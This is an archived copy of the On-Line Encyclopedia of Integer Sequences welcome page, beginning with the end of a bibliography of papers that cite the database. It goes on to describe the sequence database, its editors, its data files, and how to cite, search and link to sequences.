447. F. Schilder, Robust Text Analysis via Underspecification, in the Proceedings of the Workshop on Robust Methods in Analysis of Natutal Language Data (ROMAND 2000), A. Balim, V. Pallotta and H. Ghorbel (eds.), Lausanne, Switzerland, pages 105-120.

448. B. Schoenmakers, A tight lower bound for top-down skew heaps, Information Processing Letters, 61(5): 279-284, 14 March 1997.

449. J. A. Sellers, Beyond Mere Convergence, PRIMUS (Problems, Resources and Issues in Mathematics Undergraduate Studies), XII, no. 2 (2002), 157-164.

450. J. O. Shallit, An interesting continued fraction, Math. Mag. 48 (1975), no. 4, 207-211.

451. J. O. Shallit, Rational Numbers with Non-Terminating, Non-Periodic Modified Engel-Type Expansions, Fibonacci Quarterly 31 (1993), 37-40. .

452. J. O. Shallit, Number theory and formal languages, in D. A. Hejhal, J. Friedman, M. C. Gutzwiller, and A. M. Odlyzko, eds., Emerging Applications of Number Theory, IMA Volumes in Mathematics and Its Applications, V. 109, Springer-Verlag, 1999, pp. 547-570.

453. Lou Shapiro, Some open questions about random walks, involutions, limiting distributions, and generating functions. Special issue in honor of Dominique Foata's 65th birthday (Philadelphia, PA, 2000). Adv. in Appl. Math. 27 (2001), no. 2-3, 585-596.

454. I. Shlyakhter, Generating effective symmetry-breaking predicates for search problems, to appear in Discrete Applied Mathematics, special issue on satisfiability.

455. J. R. Silvester, Factorial Factors, Maths. Gazette (to appear).

456. R. Simion, Combinatorial statistics on type-B analogues of noncrossing partitions and restricted permutations, The Electronic Journal of Combinatorics, Volume 7(1), 2000, R#9.

457. T. Simpson, Permutations with unique fixed and reflected points. Ars Combin. 39 (1995), 97-108.

458. D. Singmaster, Triangles with integer sides and sharing barrels, College Math. J. 21 (1990) 278-285.

459. N. J. A. Sloane, The Sphere Packing Problem, Proceedings Internat. Congress Math. Berlin 1998, Documenta Mathematika, III (1998), pp. 387-396. (postscript, pdf)

460. N. J. A. Sloane, My Favorite Integer Sequences, in *Sequences and their Applications (Proceedings of SETA '98)*, C. Ding, T. Helleseth and H. Niederreiter (editors), Springer-Verlag, London, 1999, pp. 103-130.

461. N. J. A. Sloane, On Single-Deletion Correcting Codes, in *The Ray-Chaudhuri Festschrift*, to appear (2001).

462. N. J. A. Sloane and Thomas Wieder, The Number of Hierarchical Orderings

463. F. Smarandache, Numerology, Presented to the Pedagogical High School Student Conference in Craiova, 1969.

464. F. Smarandache, Another Set of Sequences, Sub-Sequences, and Sequences of Sequences, Partially published in "Only Problems, Not Solutions!", by Florentin Smarandache, Xiquan Publ. Hse., Phoenix, 1991.

465. F. Smarandache, Considerations on New Functions in Number Theory, Partially inlcuded in the book "Noi Functii in Teoria Numerelor", by Florentin Smarandache, University of Kishinev Press, 120 p., 1999.

466. F. Smarandache, A Set of Sequences in Number Theory, Presented to the Pedagogical High School Student Conference in Craiova, 1972. "Collected Papers", Vol. II, book by Florentin Smarandache, University of Kishinev Press, Kishinev, 200 p., 1997.

467. F. Smarandache, G Add-On, Digital, Sieve, General Periodical, and Non-Arithmetic Sequences.

468. D. R. Snow, Problems and Remarks, 18th International Symposium on Functional Equations, 1980, Remark 18. (ps, pdf)

469. E. V. K. Sobolev, A survey of the cell-growth problem and some its variations, preprint, Mar. 2001.

470. H.-Y. Song and J. B. Lee, On (n,k)-sequences, Discrete Appl. Math. 105, No.1-3, 183-192 (2000).

471. R. P. Stanley, Hipparchus, Plutarch, Schroeder and Hough, American Mathematical Monthly 104 (1997), 344-350.

472. P. R. Stein and M. S. Waterman, On some new sequences generalizing the Catalan and Motzkin numbers, Discrete Math., 26 (1979), 261-272.

473. P. Steinbach, Golden fields: a case for the heptagon, Math. Mag. 70 (1997), no. 1, 22-31.

474. B. von Stengel, New maximal numbers of equilibria in bimatrix games, Discrete and Computational Geometry 21 (1999), 557-568.

475. F. Stephan, Degrees of Computing and Learning, Habilitationsschrift an der Universitaet

Heidelberg. Ueberarbeitete Version veroeffentlicht als Forschungsberichte Mathematische Logik 46 / 1999, Mathematisches Institut, Universitaet Heidelberg, Heidelberg, 1999.

476. F. Stephan, On the structures inside truth-table degrees. J. Symbolic Logic 66 (2001), no. 2, 731-770. (Only the printed version mentions the On-Line Encyclopedia of Integer Sequences.)

477. R. Stephan, Divide-and-conquer generating functions. Part I. Elementary sequences, 2003. arXiv: math.CO/0307027

478. R. Stephan, On a sequence related to the Josephus problem, 2003. arXiv:math.CO/0305348

479. A. Stoimenow, On enumeration of chord diagrams and asymptotics of Vassiliev invariants, FU Berlin Digitale Dissertation (1999).

480. A. Stoimenow, Wheel graphs, Lucas numbers and the determinant of a knot, Max Planck Institut-Oberseminar, 30/3/2000.

481. A. Stoimenow, Graphs, determinants of knots and hyperbolic volume, preprint.

482. R. Street, Trees, permutations and the tangent function, Reflections 27 (2) (Math. Assoc. of NSW, May 2002), pp. 19-23.

483. R. A. Sulanke, Moments, Narayana Numbers and the Cut and Paste for Lattice Paths, preprint, 2002.

484. P. Sung and Y. Zhang, Recurring Recurrences in Counting Permutations, 2002-2003.

485. Z. Sunik, Self-describing sequences and the Catalan family tree, submitted to The Electronic J. of Combinatorics. (PostScript , Pdf)

486. K. Sutner, The Ehrenfeucht-Mycielski Staircase, Draft. (ps, pdf)

487. P. J. Taylor, Conditions for C-alpha continuity of Bezier Curves, November 2001.

488. Thurber, Edward G. Efficient generation of minimal length addition chains. SIAM J. Comput. 28 (1999), no. 4, 1247-1263 (electronic).

489. M. Torelli, Increasing integer sequences and Goldbach's conjecture, preprint, 1996.

490. M. Torelli, Partitions and Schubert polynomials, Presented at FPSAC'95.

491. D. F. M. Torres, Numeros Felizes e Sucessoes de Smarandache: Digressoes com o Maple, April 2003.

492. A. P. Ulyanov, Polydiagonal compactification of configuration spaces. J. Algebraic Geom. 11 (2002), no. 1, 129-159.

493. P.Vondruska, Fermatuv test primality, Carmichaelova císla, bezctvercová císla, Crypto-World 6 and 7-8 (2000). (Část I,Část II).

494. E. W. Weisstein, CRC Concise Encyclopedia of Mathematics. Boca Raton, FL: CRC Press, 1998. ISBN 0849396409.

495. E. W. Weisstein's World of Mathematics.

496. J. West, Permutation trees and the Catalan and Schr=F6der numbers, Discrete Math., 146: 247-262 (1995).

497. N. Williams, On Eliminating Square Paths in a Square Lattice, Master's Thesis, Rice University, 2000.

498. R. Winkel, An exponential formula for polynomial vector fields II. Lie series, exponential substitution, and rooted trees. Adv. Math. 147 (1999), no. 2, 260-303.

499. E. Wulcan, Pattern avoidance in involutions (Masters thesis), . (ps, pdf)

500. B. G. Wybourne, Admissible partitions and the expansion of the square of the Vandermonde determinant in N variables, 2003.

501. T. Yi, A Tree in a Brain Tumor, Proceedings Thirty-fourth Annual Meeting, Florida Section, Mathematical Association of America.

502. Mike Zabrocki, The Joy of Set. To be presented at FPSAC'01 at Arizona State University in May, 2001.

503. D. Zagier, Vassiliev invariants and a strange identity related to the Dedekind eta-function. Topology 40 (2001), no. 5, 945-960.

504. D. Zeilberger, 1998 Steele Prizes, Notices of the AMS, April 1998.

505. D. Zeilberger, The Umbral Transfer-Matrix Method. IV. Counting Self-Avoiding Polygons and Walks, Electronic Journal of Combinatorics, Volume 8(1), 2001, article #R28.

506. F. Zielen, Rigorose und perturbative Konstruktion von phi^4-Trajektorien, Diplomarbeit, Westfälische Wilhelms-Universität Münster, 1998.

507. P. Zimmermann, Gaia: a package for the random generation of combinatorial structures, Maple Technical Newsletter vol. 1 nb. 1.

Lookup | **Welcome** | **Francais** | **Demos** | **Index** | **Browse** | **More** | **WebCam**
Contribute new seq. or comment | **Format** | **Transforms** | **Puzzles** | **Hot** | **Classics**
More pages | **Superseeker** | Maintained by **N. J. A. Sloane** (**njas@research.att.com**)

---

home | people | projects | research areas | resources |

Welcome to the On-Line Encyclopedia of Integer Sequences

- **Other pages:** Use database | Run demo | Sequence WebCam | Index | FAQ (new) | Format (internal) | Versions in other languages | Recent Additions

- **Contents of this page:** New Users | Description of the Database | Sources | Editorial Board | Arrangement of Sequences in Database | The Full Database | Recent additions | Gzipped Version | Contributing New Sequence or Comment; Helping | Sequences in Classic Books | Papers Citing the Encyclopedia of Integer Sequences | Referencing the OEIS | URLs | Referencing a Particular Sequence | URL for Searching the Database | Policy on Email Addresses | Copyright Notice | Acknowledgments | Links | Awards, etc.

- **New Users:**
  - Let's begin at once with an example of a sequence of great importance:

```
ID Number: A060843
Sequence:  1,6,21,107
Name:      Busy Beaver problem: maximal number of steps that an
n-state Turing
               machine can make on an initially blank tape before
eventually halting.
Comments:  The function Sigma(n) (A028444) denotes the maximal
number of tape
               marks which a Turing Machine with n internal
states and a two-way
               infinite tape can write on an initially empty tape
and then halt. The
               function S(n) (the present sequence) denotes the
maximal number of steps (shifts)
               which such a machine can make (it needs not
produce many tape marks).
           Given that 5-state machines can compute Collatz-like
congruential
               functions (see references), it may be very hard to
find the next term.
           The sequence grows faster than any computable
function of n, and so is
               non-computable.
```

References Brady, A. H., The busy beaver game and the meaning of life, in Herkin, R.
(Ed) The Universal Turing Machine, pp. 259-277, Oxford Univ Press
1988.
Brady, A.H. The determination of Rado's noncomputable function
Sigma(k) for four-state Turing machines, Math. Comp. 40 #62 (1983)
647-665.
Machlin, R (nee Kopp), and Stout, Q, The Complex Behavior of Simple
Machines, Physica D 42 (1990) 85-98
Michel, Pascal, Busy beaver competition and Collatz-like problems,
Arch. Math. Logic (1993) 32:351-367.
Robinson, R.M. Minsky's small universal Turing machine, Int'l Jnl.
Math, 2 #5 (1991) 551-562.
Yu. V. Rogozhin, Seven universal Turing machines (Russian),
abstract, Fifth All-Union Conference on Math. Logic, Akad. Nauk. SSSR
Sibirsk. Otdel., Inst. Mat., Novosibirsk, 1979, p. 127.
Yu. V. Rogozhin, Seven universal Turing machines (Russian), Systems
and Theoretical Programming, Mat. Issled. no. 69, Akademiya Nauk
Moldavskoi SSSR, Kishinev, 1982, pp. 76-90.
Claude E. Shannon, A universal Turing machine with two internal
states, Automata Studies, Ann. of Math. Stud. 34 (1956) 157-165.

Links: Bill Dubuque, Re: Halting is weak

A. Gravell and U. Ultes-Nitsche, BB(n) Grows Faster Than Any Computable Function

H. Marxen, Busy Beaver Problem

M. Somos, Busy Beaver Turing Machine

M. Somos, Busy Beaver

E. W. Weisstein, Link to a section of The World of Mathematics.

Index entries for sequences related to Busy Beaver problem

See also: Cf. A028444.

```
Keywords:  hard,huge,nice,nonn,bref
Authors:   Jud McCranie (jud.mccranie(AT)mindspring.com) and
njas, May 02 2001
Extension: The next two terms are at least 47176870 and
3*10^1730.
           Additional references from Bill Dubuque (wgd(AT)
martigny.ai.mit.edu)
```

- Most people use this web site to get information about a particular number sequence. If you are a new visitor, then you might ask the database if it can recognize your favorite sequence, if you have one. To do this, go to the **main look-up page**. (Of course, the number sequence should be well-defined, of general interest and ideally it should be infinite. Short sequences such as phone numbers are not appropriate.)

- If your sequence isn't in the database, and if it is interesting, please submit it using the web page for **contributing a new sequence or comment**.

- If you have stumped the database, you can try **Superseeker**, which tries really hard to identify a sequence.

- You can **Browse** the database, to look at the most interesting sequences. This can be quite addictive.

- It is interesting to scan the **Index** to the database to see the variety of topics that are covered. In a way this database can be regarded as an index to all of science. It is like a dictionary or fingerprint file for number sequences.

- Also worth visiting are the pages dealing with **Puzzle sequences**, **Classic sequences** and **Hot sequences**.

- You can run the **demonstration** pages to see more examples of how to use the On-Line Encyclopedia of Integer Sequences.

- Finally, you might like to see a **list of papers that have acknowledged help from the database** and some **comments from readers**.

- **Description of the Database (or, What is the Next Term?)**
  What comes next after 1, 2, 4, 9, 20, 48, 115, 286, 719, ... ? (for example). This is the place to find out!
  The main table is a collection of number sequences arranged in lexicographic order. The entry for each sequence gives:
  - the beginning of the sequence
  - its name or description

- any references or links
- any formulae
- cross-references to other sequences
- the name of the person who submitted it, etc.

For further information about the format of replies received from the database, **click here**. A second file describes the **internal format** in which the sequences are stored in the database. See also the **hints file** for further useful information.

- **Sources:** Since the mid-1960's Neil Sloane has been collecting integer sequences from every possible source. His goal is to have **all** interesting number sequences in the table. At the present time the table contains over 80000 sequences. 5487 of the best of these sequences were published in 1995 in **The Encyclopedia of Integer Sequences**, by Neil Sloane and Simon Plouffe. The book is still useful - and still in print - since it contains many of the most important sequences. The database (which is now more than 75 times the size of the book) is too huge to use except as a reference.

- **Editorial Board:** Beginning in 2002, a group of associate editors has been helping to process new sequences and updates to the database. At present the associate editors are:

  - Henry Bottomley (se16(AT)btinternet.com)
  - Christian G. Bower (bowerc(AT)usa.net)
  - Ray Chandler (RayChandler(AT)alumni.tcu.edu)
  - Patrick De Geest (pdg(AT)worldofnumbers.com)
  - Frank Ellermann (Frank.Ellermann(AT)t-online.de)
  - Richard K. Guy (rkg(AT)cpsc.ucalgary.ca)
  - Dean Hickerson (dean(AT)math.ucdavis.edu)
  - Antti Karttunen
  - John W. Layman (layman(AT)math.vt.edu)
  - Marc LeBrun (mlb(AT)well.com)
  - Jud McCranie (j.mccranie(AT)adelphia.net)
  - Simon Plouffe (plouffe(AT)math.uqam.ca)
  - James A. Sellers (sellersj(AT)math.psu.edu)
  - Neil J. A. Sloane (njas@research.att.com) , editor-in-chief
  - Leonard Smiley (smiley(AT)math.uaa.alaska.edu)
  - Michael Somos (somos(AT)grail.cba.csuohio.edu)
  - David W. Wilson (davidwwilson@comcast.net)
  - Robert G. Wilson v (rgwv(AT)rgwv.com)

  Many other volunteers help by sending corrections, comments, links or even completely editing an entry.

- **Arrangement of Sequences in Database.** Most of the sequences are arranged in the database in lexicographic order of absolute values, indexed by the position of the first term that is greater than 1 in absolute value. Sequences that contain only 0's, 1's and -1's are in strict lexicographic order by absolute value at the beginning of the table. Thus there is an essentially unique place to look in order to see if a

sequence is already in the table. (If it isn't, submit it and it will added if it is sufficiently interesting - see **Sending in a new sequence**.) Sequences received in the last few days and not yet placed in the lexicographic ordering will be found at the **end of the table**.

- **Format used in replies from the database**. **Internal format used in the database**.

- **Short index** to the most important sequences. **Search for a word** in the database.

- **The Full Database** (arranged lexicographically, as explained above) is contained in the following files. Note that these are all very large files! Recent arrivals are at the end of the last file. The list of files and the first sequence in each file are as follows:
Part 0 : 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0, ...
Part 1 : 1,1,1,0,1,0,0,0,0,0,0,0,1,0,0,1,1,1,1,1,1,1,1,0,0,0,1,0,0,0,1,1,1,1,1, ...
Part 2 : 0,0,1,0,1,2,0,1,1,3,0,1,2,1,4,0,1,2,1,2,5,0,1,2,3,2,2,6,0,1,1,3,1,1,3,7,0,1,1,3, ...
Part 3 : 0,1,1,2,1,0,1,0,0,0,1,0,1,0,0,0,1,0,1,0,0,0,1,0,0,0,0,0,1,0,1,0,0,0,0, ...
Part 4 : 2,1,1,2,1,2,1,1,2,2,1,1,1,2,2,2,1,1,1,1,2,2,1,2,2,2,2,1,1,1,1,1,1,2,2,2, ...
Part 5 : 1,1,1,1,1,1,1,1,1,1,2,1,2,2,2,2,2,2,2,2,2,2,1,2,2,2,2,2,2,2,2, ...
Part 6 : 0,1,0,2,1,4,0,9,7,10,8,21,4,34,29,43,37,68,35,82,81,106,76,125,48,166, ...
Part 7 : 1,1,0,1,1,1,0,0,0,0,1,1,1,0,0,0,0,2,2,1,1,2,2,0,0,0,0, ...
Part 8 : 1,1,1,1,1,2,2,2,3,3,3,3,4,4,4,4,5,5,5,6,6,6,6,7,7,7,8,8,8,8,9,9,9,9, ...
Part 9 : 1,1,1,2,2,3,3,5,6,8,8,12,12,15,17,23,23,31,31,41,44,52,52,69,72,84, ...
Part 10 : 1,1,0,1,2,2,4,8,13,22,39,77,137,254,459,889,1665,3175,6041,11619,22319, ...
Part 11 : 1,0,0,0,0,0,0,1,1,1,0,0,0,0,1,2,3,2,1,0,0,1,3,6,7,6,3, ...
Part 12 : 0,2,3,4,4,4,5,5,5,5,6,6,6,6,7,7,6,7,7,7,7,7,7,7,7,7,8,8,8,8,8,8,8,8,8,8, ...
Part 13 : 0,0,1,2,3,4,5,6,7,8,9,11,12,14,16,17,19,21,23,25,27,29,31,33,35,37,39, ...
Part 14 : 2,3,4,5,7,8,9,16,25,27,32,64,81,128,256,512,1024 ...
Part 15 : 0,1,2,3,4,6,12,18,24,25,31,37,43,49,50,56,62,68,74,75,81,87,93,99,100, ...
Part 16 : 1,1,2,3,5,6,10,12,17,21,28,33,43,50,62,72,87,99,118, ...
Part 17 : 1,1,2,3,5,8,13,4,17,21,7,28,9,37,12,49,16,65,81,27,108,36,144,48,192, ...
Part 18 : 1,1,2,3,6,10,20,35,70,126,252,462,924,1716,3432,6435,12870,24310, ...
Part 19 : 1,1,0,1,2,3,9,28,97,378,1601,7116 ...
Part 20 : 1,2,4,3,7,5,11,6,8,16,9,12,10,22,13,17,14,29,15,18,23,19,37,20,24,21, ...
Part 21 : 2,4,6,8,12,14,16,24,28,30,32,48,56,60,62,64,96,112,120,124,126, ...
Part 22 : 0,2,4,8,10,32,18,20,34,38,36,44,42,68,72,92,76,74,82,188,84,140,138,152, ...
Part 23 : 1,2,4,10,30,94,316,1096,3856,13798,49940,182362,671092,2485534, ...
Part 24 : 0,2,5,6,7,10,15,20,21,22,25,26,27,28,29,30,31,32,33,34,35,40,45,46,47, ...
Part 25 : 1,2,5,12,22,34,48,64,82,102,124,148,174,202,232,264,298,334,372, ...
Part 26 : 1,2,6,3,12,33,4,24,96,280,5,40,255,1040,3145,6,84,780,4200,15810, ...
Part 27 : 1,1,1,2,6,20,99,646,5974,71885,1052805,17449299 ...
Part 28 : 1,2,7,17,47,102,255,556,1272,2766,6143,13183,28671,61182,131017,277952, ...
Part 29 : 1,2,8,38,195,1042,5710,31824,179534,1022108,5860360,33791804, ...

Part 30 : 2,10,51,257,1285,6426,32132,160660,803301,4016507,20082535,100412676, ...
Part 31 : 2,13,131,5503,121067,75545809,17979902543,2049708889903, ...
Part 32 : 1,2,23,844,185665,135410486,594398635307,8667459765860128, ...
Part 33 : 3,0,1,8,3,4,9,4,7,9,2,9,2,3,3,3,1,8,6,2,5,5,9,5,8,9,6,6,2,5,8,2,7, ...
Part 34 : 1,1,3,1,6,10,1,9,29,36,1,12,57,132,137 ...
Part 35 : 3,3,1,7,0,9,3,4,7 ...
Part 36 : 0,1,3,4,5,8,9,11,12,13,16,17,19,20,21,24,25,27,28,29,32,33,35,36,37, ...
Part 37 : 1,3,5,2,4,6,8,10,7,9,11,13,15,12,14,16,18,20,17,19,21,23,25,22,24,26, ...
Part 38 : 1,3,5,9,15,25,41,1149,1755,2009,2815,6981,19117,65515,218715,315735, ...
Part 39 : 1,3,6,10,15,18,25,29,35,40,51,55,68,75,80,86,103,109,128, ...
Part 40 : 3,7,11,21,43,89,189,427,1043,2691,7033,18017,44505,105505,240269, ...
Part 41 : 1,3,8,19,42,153,216,375,950,3565,4068,12273,12274,31729,122352 ...
Part 42 : 1,3,9,109,141,10583,34641,44510583,105741141 ...
Part 43 : 1,0,0,1,3,12,70,465,3507,30016,286884,3026655,34944085,438263364, ...
Part 44 : 1,1,3,18,174,2370,41850,908460,23393160,696752280,23558056200, ...
Part 45 : 3,61,79,317 ...
Part 46 : 4,2,6,1,4,1,131,1,80,1,3,53,5,1,6,1,1,2,6,4,3,2,20,1,1, ...
Part 47 : 1,1,4,5,9,14,79,93,172,1297,2766,4063,6829,120156,126985, ...
Part 48 : 0,1,4,7,9,10,13,16,19,22,25,27,28,31,34,36,37,40,43,46,49,52 ...
Part 49 : 1,4,9,16,23,31,44,59,74,91,109,131,159,190,226,269,317,364,405,446, ...
Part 50 : 1,4,11,24,41,63,91,128,171,214,259,313,381,449,521,594,668,762,862,960, ...
Part 51 : 0,4,16,36,64,100,144,196,256,324,400,484,576,676,784,900, ...
Part 52 : 1,4,31,360,5625,110880,2643795,74035080,2382538725,86656878000, ...
Part 53 : 5,1,7,2,3,2401 ...
Part 54 : 5,7,11,19,29,47,61,71,79,89,97,107,127,131,139,151,167,179,181,211,229, ...
Part 55 : 5,13,4,10,25,11,68,14,39,34,9,4,5,5,16,16,234,23,16,5,11,5,63,116,18, ...
Part 56 : 1,5,24,115,551,2542,11193,46547,182164,670476,2325506,7624434, ...
Part 57 : 1,5,337 ...
Part 58 : 6,9,9,10,11,9,11,23,25,25,22 ...
Part 59 : 1,1,6,23,150,929,8120,73387,783720,8979419,114601608,1572411917, ...
Part 60 : 1,1,6,96,3000,155520,12101040,1321205760,192849310080,36288000000000, ...
Part 61 : 7,11,13,17,19,23,29,31,37,41,43,47,59,61,67,149,151,157,251,587,593, ...
Part 62 : 1,7,38,194,971,4855,24276,121381,606906,3034532,15172661,75863308, ...
Part 63 : 0,1,8,7,4,5,16,3,12,9,0,11,8,17,4,15,16,13,12,19,0,1,8,7,4,5,16,3,12, ...
Part 64 : 1,8,47,18,14,89,10,9,48,16,23,17,168,268,15,661,50,380,84,116,360,245, ...
Part 65 : 9,8,9,9,4,9,4,9,3,6,6,1,1,6,6,5,3,4,1,6,1,1,8,2,1,0,6,9,4,6,7,8,8, ...
Part 66 : 0,1,9,89,873,8569,84105,825497,8102313,79524793,780541641,7661073113, ...
Part 67 : 1,10,29,69,153,329,697,1465,3065,6393,13305,27641,57337,118777,245753, ...
Part 68 : 11,13,23,29,39,43,53,55,57,59,69,79,81,87,91,109,117,121,133,143,151, ...
Part 69 : 11,2441,4241,4421,12163,12613,13313,13331,16231,16363,16633,21163, ...
Part 70 : 12,267,522,777,1032,1287,1542,1797,2052,2307,2562,2817,3072,6572,6827, ...

Part 71 : 14,21,26,32,41,48,56,67 ...
Part 72 : 16,1,1,1,4,10,1,7,2,2,3,3,2,2,7,1,10,4,1,1,1,32,1,1,1,4,10,1,7, ...
Part 73 : 0,1,17,201,2679,41834,757857,15699344,366719682,9544947488, ...
Part 74 : 0,1,20,11,300,201,210,120,111,4000,3001,3010,2020,2011,3100,2101,2200, ...
Part 75 : 22,121,154,178,190,202,214,226,238,250,262,264,266,267,268,269,270, ...
Part 76 : 0,0,1,24,936,56640,4968000,598328640,94916183040,19200422062080, ...
Part 77 : 27,190,217,624,841,2306,3147,24335,1317237,9244994,10562231, ...
Part 78 : 1,30,435,4090,28305,155586,716910,2884080,10440930,34752790, ...
Part 79 : 36,44,63,66,88,138,145,154,159,167,176,183,189,195,198,224,235,242, ...
Part 80 : 47,96,145,194,243,292,335,341,390,439,488,537,586,635,678,684,733,782, ...
Part 81 : 63,56757,18772467,3912171001 ...
Part 82 : 88,169,250,331,412,493,574,655,736,792,817,898,979,1060,1141, ...
Part 83 : 1,125,729,2197,4913,9261,15625,24389,35937,50653,68921, ...
Part 84 : 246,2469,4691,6913,9135,11357,135782,1578202,17820222,182022242, ...
Part 85 : 541,1223,1987,2741,3571,4409,5279,6133,6997,7919,8831,9733,10657, ...
Part 86 : 0,0,0,0,1440,5328,47952,72576,81792 ...
Part 87 : 6561,100000000,6975757441,110075314176,852891037441,4347792138496, ...
Part 88 : 171893,180965,647381,1039493,1071829,1450261,1563653,1713413,2129029,2384101, ...
Part 89 : 13841287201,1156831381426176,353814783205469041,16777216000000000000, ...

- **Recent Additions**

- A **gzipped file** containing just the sequences and their A-numbers (about 5 megs)

- **Contributing a new sequence** (or a comment on an existing sequence, or more terms for an existing sequence).
  Want to help? See the lists of **sequences that need extending** and **future projects.**
  Other related pages: **Demos**, **Transformations of sequences**, **Maple** **or** **Mathematica** scripts to format sequences.

- **Sequences in Classic Books.** Comtet's **Advanced Combinatorics**, Graham, Knuth and Patashnik's **Concrete Mathematics**, Harary and Palmer's **Graphical Enumeration**, Stanley's **Enumerative Combinatorics**.

- **Papers Citing the Encyclopedia of Integer Sequences.** Shows some of the ways that people have used the database.

- **Referencing the OEIS.** If the database helped your work and you wish to reference it, the usual citation is something like this:
  N. J. A. Sloane, editor (2003), The On-Line Encyclopedia of Integer Sequences, http://www.research.att.com/~njas/sequences/.
  Or, since that often causes spacing problems with LaTeX (the line is too long and is hard to break):

N. J. A. Sloane, editor (2003), The On-Line Encyclopedia of Integer Sequences, published electronically at http://www.research.att.com/~njas/sequences/.

- **URLs**
  The URL for the main lookup page is
  http://www.research.att.com/~njas/sequences/
  (or **http://www.research.att.com/%7enjas/sequences/**
  if your keyboard lacks the tilde character).

  The URL for this page is
  http://www.research.att.com/~njas/sequences/Seis.html
  (or **http://www.research.att.com/%7enjas/sequences/Seis.html**
  if your keyboard lacks the tilde character).

- **Referencing a Particular Sequence.** If you are writing a paper and wish to refer the Catalan numbers, say (sequence A000108), but don't want to digress to describe them, simply add a link that points directly to that sequence in the database.

  The URL for sequence A000108 (for example) is

  http://www.research.att.com/projects/OEIS?Anum=A000108

  (this is new short URL introduced June 27, 2003).

  In an HTML file one might say something like this:

  ... where the C(n) are the Catalan numbers
  (Sequence A000108 in [OEIS]).

  One can also create active links in PDF or POSTSCRIPT files. From LATEX for example one can use the HYPERREF package. In that case one would say:

  ... where the $C(n)$ are the Catalan numbers (sequence \htmladdnormallink{A000108} {http://www.research.att.com/projects/OEIS?Anum=000108} in \cite{OEIS}).

  For an example of a LATEX file which produces active links in this way, see **"My Favorite Integer Sequences"** in three versions: LATEX, PDF and POSTSCRIPT.

- **URL for Searching the Database**
  To bypass the web page and search for a sequence directly using the cgi program, for instance the sequence 2,5,14,50,233,
  use (with no line break and no internal spaces):

  ```
  http://www.research.att.com/cgi-bin/access.cgi/as/njas/sequences/
  ```

```
eishis.cgi?sequence=2%2C5%2C14%2C50%2C233
```

To put a window on your own page to do lookups, use the following html commands:

```
To look up a number sequence in the
<a href="http://www.research.att.com/~njas/sequences/">
On-Line Encyclopedia of Integer Sequences</a>,
enter it here and click "Submit":
<form
action="http://www.research.att.com/cgi-bin/access.cgi/as/njas/
sequences/eishis.cgi"
method=post>
<input type=text name=sequence SIZE=60 VALUE=
"1,2,3,6,11,23,47,106,235">
<input type=submit VALUE="Submit">
</form>
```

- **Policy on Email Addresses in the OEIS**
  If possible I prefer to give the author's name and email address with each sequence, so that people can get in touch with each other. This is an important feature of the database.

  Email addresses are disguised by replacing @ by (AT).

  Let me know if you don't want your email address to appear in any form. However, if you ask to have your email address removed, try to give me a link to your home page - send me a line that looks like this:

  %H A077001 John Smith, Home Page

  that I can add to each sequence.

  Again, when sending in a sequence or comment using the **Contribute new seq. or comment** web page, if you don't want your email address to be used, say so in one of the windows, and if possible put the URL of your home page into one of the "links" windows.

- **Copyright Notice.** This database and its associated files are copyright 1996-2003 by N. J. A. Sloane.

- **Acknowledgments.** A very large number of people have contributed to the table, and it is impossible to thank them individually. Their names can be seen in the "Author" and "Extension" lines of the entries. The following are some of the people who have made major contributions in recent years. Antonio G. Astudillo (afg_astudillo(AT)hotmail.com), Asher Natan Auel (auela(AT)reed.edu), Lekraj Beedassy (beedassylekraj(AT)hotmail.com), Mira Bernstein (mira(AT)math.Stanford.edu). Henry Bottomley, Christian Bower (bowerc(AT)usa.net), Benoit Cloitre (abcloitre(AT)wanadoo.fr), John Conway (conway (AT)math.princeton.edu), Patrick De Geest, Patrick Demichel, Frank Ellermann, Steven Finch, Erich

Friedman, Olivier Gerard ("og"), Richard K. Guy (rkg(AT)cpsc.ucalgary.ca), Vladeta Jovovic (vladeta(AT)Eunet.yu), Clark Kimberling, Elemer Labos (labos(AT)ana1.sote.hu), Wolfdieter Lang, Amarnath Murthy (amarnath_murthy(AT)yahoo.com), Simon Plouffe ("sp"), Larry Reeves (larryr(AT)acm.org), Francisco de Salinas, James Sellers, Jeffrey Shallit ("jos"), Michael Somos, Ralf Stephan (ralf(AT)ark.in-berlin.de), Eric Weisstein, Barry E. Williams, David W. Wilson (davidwwilson(AT)attbi.com), Robert G. Wilson V (rgwv(AT)rgwv.com) and Reinhard Zumkeller (reinhard.zumkeller(AT)lhsystems.com).

Special thanks to Antti Karttunen, who wrote the program that displays sequences based on arrays (those with keyword "tabl") in three different two-dimensional formats.
To see this, look at some of the following sequences, and click on the keyword "tabl":

- A007318 (Pascal's triangle),
- A008277 (triangle of Stirling numbers of second kind),
- A011971 (Aitken's array),
- A026300 (Motzkin's triangle),
- A034851 (Losanitsch's triangle).


- **Links.**
  - **Caldwell's Prime Pages**
  - **Combinatorial Object Server**
  - **De Geest's World of Numbers**
  - **Encyclopedia of Combinatorial Structures**
  - **Finch's Mathematical Constants**
  - **Geometry Junkyard**
  - **Journal of Integer Sequences**
  - **MathSciNet**
  - **Nth Prime Page**
  - **Plouffe's Inverter** (see also the **Inverse Symbolic Calculator**)
  - **SeqFan mailing list**
  - **Primo**
  - **Weisstein's MathWorld**
  - **Neil Sloane's home page** has many more links.

- **Awards, etc.** Featured in **Science News Online**, May 17, 2003. Written up in the **Frankfurter Allgemeine Zeitung** on May 9, 2001, and by **Slashdot** on Feb 22, 2000. One of **Science** magazine's Hot Picks for 15 May 1998. The **email servers** were written up in **Newsweek**'s "Cyberscope" column on Jan. 9, 1995; in **Science** on July 22, 1994; and in several other places. Also:

(May 10, 2001)

(Mar. 9, 2000)

(June 12, 2000)




(May 15, 1998)

(Apr. 29, 1997)

(1997)

(May 22, 1997)



(Oct. 9, 1996)

(1995)

